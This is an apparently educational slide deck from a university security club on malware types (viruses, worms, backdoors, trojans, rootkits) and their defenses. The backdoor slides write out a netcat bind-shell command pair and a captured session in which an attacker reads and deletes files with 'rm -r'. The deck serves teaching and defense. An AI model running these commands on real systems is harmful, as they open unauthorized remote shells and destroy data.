



Malware

Eugene Davis

UAH Information Security Club

January 24, 2013



What is Malware?

- Malware is short for malicious software
 - It either compromises computer systems by itself or allows an attacker to maintain control over a compromised system
- There are five major types of malware
 - Viruses
 - Worms
 - Backdoors
 - Trojans
 - Rootkits

Example Malware Payloads

- Delivering and protecting spyware or adware
- Botnets connecting huge numbers of computers to use for nefarious distributed computing
- Delivering and protecting backdoors to control a single machine
- Delivering and protecting sniffers to spy on network traffic

Malware Self Preservation Techniques

- Some of these techniques apply to many forms of malware, but most originated with viruses
- Disabling antivirus
- Modifying other programs to conceal itself (i.e. rootkits)
- Polymorphism - the malware changes its appearance but not functionality to avoid detection (generally just modifies an encryption engine and encrypts the code)
- Metamorphism - the malware slightly changes the functionality of the code making it very hard to detect

Viruses - What is a Virus?

- A virus is self-replicating malicious code which copies itself to other locations on the system (e.g. files)
- Requires human interaction to transfer between computer systems in most cases
 - Potentially a virus can infect files on a network share, and thus spread across a network
- The original viruses were basically practical jokes, but became nefarious soon

Viruses - Propagation Techniques

- Most viruses spread by hiding within files and running when the file is opened
- Can be hidden by prepending, appending, modifying the host file to hide at an arbitrary position within an executable, or taking advantage of filesystem structures
- Some insert themselves into boot sectors, allowing them to insert code as the operating system loads
- Once executed the virus infects other files (or boot sectors of other devices)

Viruses - Defenses

- Antiviruses
 - Signature based match exact bit strings
 - Heuristic based look for suspicious behaviors
 - Integrity checks compare known clean configurations to existing ones
- System hardening - use non-admin users and built in defenses
- User education - think about what you do (e.g. downloading untrusted files)

Viruses - Examples

- PERVADE – a UNIVAC program from the 1970s which is the first recorded self replicating program. It was made to spread a popular game to save the author the trouble of doing so.
- Elk Cloner – written by a high school student in 1982, it infected the boot sector a floppy in the Apple II and displayed a poem every few boots. Every time a floppy was inserted, it was infected
- Zmist – written by Russian writer Zombie, contained an advanced metamorphic engine

Worms - What is a Worm?

- Think of a worm as being like a file infecting virus where the files are systems
- A worm does not usually require human interaction to spread
- Worms can spread by using exploits, or by using social engineering by sending mass emails
- Many of the worst automated threats on the Internet

Worms - Components

- Warhead - contains the exploit that allows the worm to break into the system
- Propagation Engine - code that downloads the rest of the worm code onto the victim system
- Target Selection - mechanism to generate data to select new victims
- Scanning Engine - uses data from target selection to select victims then spreads itself
- Payload - whatever the worm creator desires to run on the target

Worms - Defenses

- Same techniques as viruses, but also:
 - Firewalls at both computer and network levels to prevent their spread over the network
 - Intrusion detection systems to alert admins to suspicious behaviors
 - Keeping patches updated to prevent prevent the exploits in the warheads from working

Worms -Examples

- Morris Worm or the Internet Worm (1988) – the original worm. Infected Unix machines, and is estimated to have compromised 10% of the Internet connected systems (6000 machines)
- Melissa (1999) – attacked MS Windows via Outlook, heralded the beginning of regular, major worm attacks
- Code Red (2001) – attacked MS Windows via IIS, compromised 250 000 systems in 9 hours. Its payload was a DDOS attack on whitehouse.gov
- Nmidia (2001) – attacked MS Windows via 12 different mechanisms (the first multi-exploit worm). Released shortly after 9/11

Backdoors – What is a Backdoor?

- A backdoor is a program that allows an attacker to get unauthorized access to a system
 - Local backdoors – the attacker must be physically the system in order to take advantage of the backdoor
 - Remote backdoors – the attacker can reach the system from a networked computer
- Many backdoors are implemented with the netcat utility, granting command line access to the system shell. Alternatively, an attacker may install a VNC server in order to connect.

Backdoors - Defenses

- System hardening
- Paying attention to suspect processes and monitoring port usage
- Creating firewalls that block unneeded ports
- Creating firewalls that block outgoing and incoming connections


Backdoors – Defense Countermeasures

- Disabling firewall
- Hiding port usage and process activity
- “Shoveling” a connection
 - The victim machine connects out to the attacker rather than the attacker to it, so that a firewall which blocks incoming connections will see that the victim has initiated the connection
- Using packet sniffing (reading packets directly off of the interface, skipping the TCP/IP stack) to remove all reliance on ports
 - Using ICMP commands like ping to control the backdoor

Backdoors – Netcat: A Simple Example

- Netcat is a simple utility that allows unprocessed data to be transferred between computers on any port (UDP or TCP)
- An attacker can run netcat and have it execute a shell, giving them remote shell access
 - On victim: `nc -l -p [port] -e /bin/sh`
 - On attacker: `nc [victim ip] [port]`
- In other configurations, netcat can also shovel the connection

Backdoors - Netcat



```
Follow TCP Stream (as superuser)
Stream Content
cd secrets
ls
very_important_files2.txt
very_important_files.txt
cat very_important_files.txt
Secret Data not to be read or deleted
cat very_important_files.txt
Secret Data not to be read or deleted
rm very_important_files.txt
rm very_important_files2.txt
ls
rm .
rm -r .
ls
```

Entire conversation (275 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

Text in red was sent by the attacker
Text in blue was sent by the victim

Trojans – What is a Trojan?

- A Trojan is a piece of malware disguised as trusted software
 - Sometimes written as entirely fake software that appears legitimate
 - Some variations attack a legitimate software distributor, and embed a malware within it
- Trojans often come with backdoors embedded with them to allow the attacker to gain control of the system

Trojans - Defenses

- Basically the same as for viruses and worms
- Integrity checks are effective preventative measures
 - Hashes or checksums
 - Work well if the hash or checksum can be obtained through an uncompromised channel
 - If the attacker has compromised the distribution channel for the software, they likely will recalculate and replace this value
 - Digital signatures
 - Work only if the end user already has a verified the author's signing key

Rootkits – What is a Rootkit

- A rootkit is a form of Trojan that replaces portions of the kernel or operating system of the victim
 - This enables it to hide itself and other files, programs, used ports, etc. from the victim
- Used to maintain access to a compromised system

Rootkits – Usermode Rootkits

- Modify or replace user level programs to conceal things from the user
- Can conceal files, ports, and more from users
 - Example: by replacing the ls program, a rootkit could hide a file named “backdoor” from a system admin
- Also may employ techniques such as modifying the filesystem, or injecting itself into memory

Rootkits – Kernel mode Rootkits

- Modify the kernel of an operating system
- This gives the attacker full control
 - If it is well written and designed, it is nearly impossible to detect by the compromised system
- Similar in usage to a usermode kernel, simply far more effective

Rootkits - Defenses

- Basically boils down to detect and reinstall
 - Other than that, use the same techniques as for defending against viruses, worms and other malware, basically make sure it never installs
- Usermode rootkits are best detected by using a CD containing statically linked tools
 - This prevents the modified programs of the rootkit from being run
- Kernel mode rootkits are best detected by running an operating system from a CD
 - There are Linux LiveCDs are designed for this task

Combo Malware

- Combines two or more types of malware to make something bigger
- Often contained in a worm's payload
- For example, a botnet is created with many backdoors linked together
 - Put that code in a worm's payload to automate the creation of a botnet
 - Add in a rootkit to conceal the existence of the backdoor from the system admin

Conclusion

- Malware can be used to gain and maintain access to a system for an attacker's use
- Defenses are limited to a few basic categories
 - System hardening – reducing the number of mechanisms for malware to exploit
 - Antivirus software to detect malware
 - User education to prevent malware from entering the system
 - Intrusion detection systems to detect suspicious behaviors

Sources

- CounterHack Reloaded by Ed Skoudis
- Malware: Fighting Malicious Code by Ed Skoudis
- The Art of Computer Virus Research and Defense by Peter Szor